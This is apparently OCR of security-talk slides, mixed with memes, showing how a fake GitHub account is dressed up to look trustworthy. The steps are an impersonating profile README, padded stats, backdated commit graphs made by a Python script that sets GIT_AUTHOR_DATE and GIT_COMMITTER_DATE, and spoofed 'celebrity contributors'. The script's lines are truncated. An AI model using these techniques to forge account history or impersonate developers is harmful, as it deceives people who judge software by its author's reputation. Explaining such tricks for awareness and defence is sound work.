
Alexandria Ocasio-Cortez
@AOC
Lmao at a billionaire earnestly trying to sell people on the idea that “free speech” is actually a $8/mo subscription plan
8:55 AM · Nov 2, 2022 · Twitter for iPhone
71K Retweets 10.7K Quote Tweets 642.2K Likes
Tweet your reply
Reply
Elon Musk @elonmusk · 14h
Replying to @AOC
Your feedback is appreciated, now pay $8
37.8K 79.6K 829.2K



totalylegitaccount
github.com/totalylegitaccount
totalylegitaccount
Type / to search
Overview
Repositories
Projects
Packages
Stars
Popular repositories
Customize your pins
You don't have any public repositories yet.
1 contribution in the last year
Contribution settings
Jun Jul Aug Sep Oct Nov Dec Jan Feb Mar Apr May Jun
Mon
Wed
Fri
Learn how we count contributions
Less More
This is your contribution graph. Your first square is for joining GitHub and you'll earn more as you make additional contributions. More contributions means a higher contrast square color for that day. Over time, your chart might start looking something like this.
We have a quick guide that will show you how to create your first repository and earn more green squares!
Read the Hello World guide
totalylegitaccount
Edit profile
Joined 2 hours ago
Contribution activity
2023
June 2023
Joined GitHub
Checkmarx

Verifying the employee

Verifying the Company

Add Stats In Your Profile





https://github.com/lezl
Search or jump to...
Pulls
Issues
Code
Create a new repository
A repository contains all project files, including the revision history
Import a repository.
Owner *
Repository name *
lezl
lezl
lezl/lezl is a special repository that you can use
Make sure it's public and initialize it with a README t
Description (optional)
Public
Anyone on the internet can see this repository. You choose who can
https://github.com/lezl
Search or jump to...
Pull requests
Issues
Codespaces
Marketplace
Explore
Overview
Repositories 1
Projects
Packages
Stars
lezl
Edit profile
@facebook
Organizations
lezl / README.md
Hi there
I'm currently working on improving the performance of the Linux kernel.
I'm currently learning about new technologies and programming languages.
I'm looking to collaborate on open source projects and contribute to the development of new software.
I'm looking for help with debugging and testing the Linux kernel.
Ask me about my experiences as a software developer and my work on the Linux kernel and Git.
How to reach me: You can reach me through my email or by opening an issue on one of my GitHub repositories.
Pronouns: He/Him
Fun fact: I am the recipient of the 2016 IEEE Computer Society's Computer Pioneer Award.
Anurag Hazra's GitHub Stats
Total Stars Earned: 52.6k
Total Commits (2023): 180
Total Issues: 134
S
Popular repositories
Customize your pins
lezl
Public
3 contributions in the last year
Contribution settings
Jan
Feb
Mar
Apr
May
Jun
Jul
Aug
Sep
Oct
Nov
Dec


TRUST NO ONE
NOT EVEN YOURSELF

Contribution Activity

Before




After



"working hard or hardly working?"

40 year old construction workers:

Never gets old..




```
def github_add_fake_commits_to_repository(github_token, git_repository_name, github_user_email, git_repos
    with tempfile.TemporaryDirectory() as temp_dir_path:
        environment_variables = {'GIT_TERMINAL_PROMPT': '0'}
        common.execute_command_on_host(['git', 'clone', f'https://{git_repository_owner}:{github_token}@g
        common.execute_command_on_host(['git', 'config', 'user.name', git_repository_owner], working_dire
        common.execute_command_on_host(['git', 'config', 'u

        while start_date <= end_date:
            date = start_date.strftime("%Y-%m-%d 11:11:22 +
            os.environ['GIT_AUTHOR_DATE'] = date
            os.environ['GIT_COMMITTER_DATE'] = date
            start_date = start_date + datetime.timedelta(days=1)
            path = os.path.join(temp_dir_path, "try.txt")
            with open(path, "a+") as f:
                f.write("try")
            common.execute_command_on_host(['git', 'add', '.'], working_directory=temp_dir_path, environm
            common.execute_command_on_host(['git', 'commit', '-m', "try"], working_directory=temp_dir_pat
            common.execute_command_on_host(['git', 'push'], working_directory=temp_dir_path, environment_
```

```
os.environ['GIT_AUTHOR_DATE'] = date
os.environ['GIT_COMMITTER_DATE'] = date
```


I'VE FINALLY FOUND IT... AFTER 15 YEARS
THE SCROLL OF TRUTH!
RobotatertotComics
You should never trust data from user
NYEHHH
GITHUB
imgflip.com


Add Celebrity Contributors

Before



After

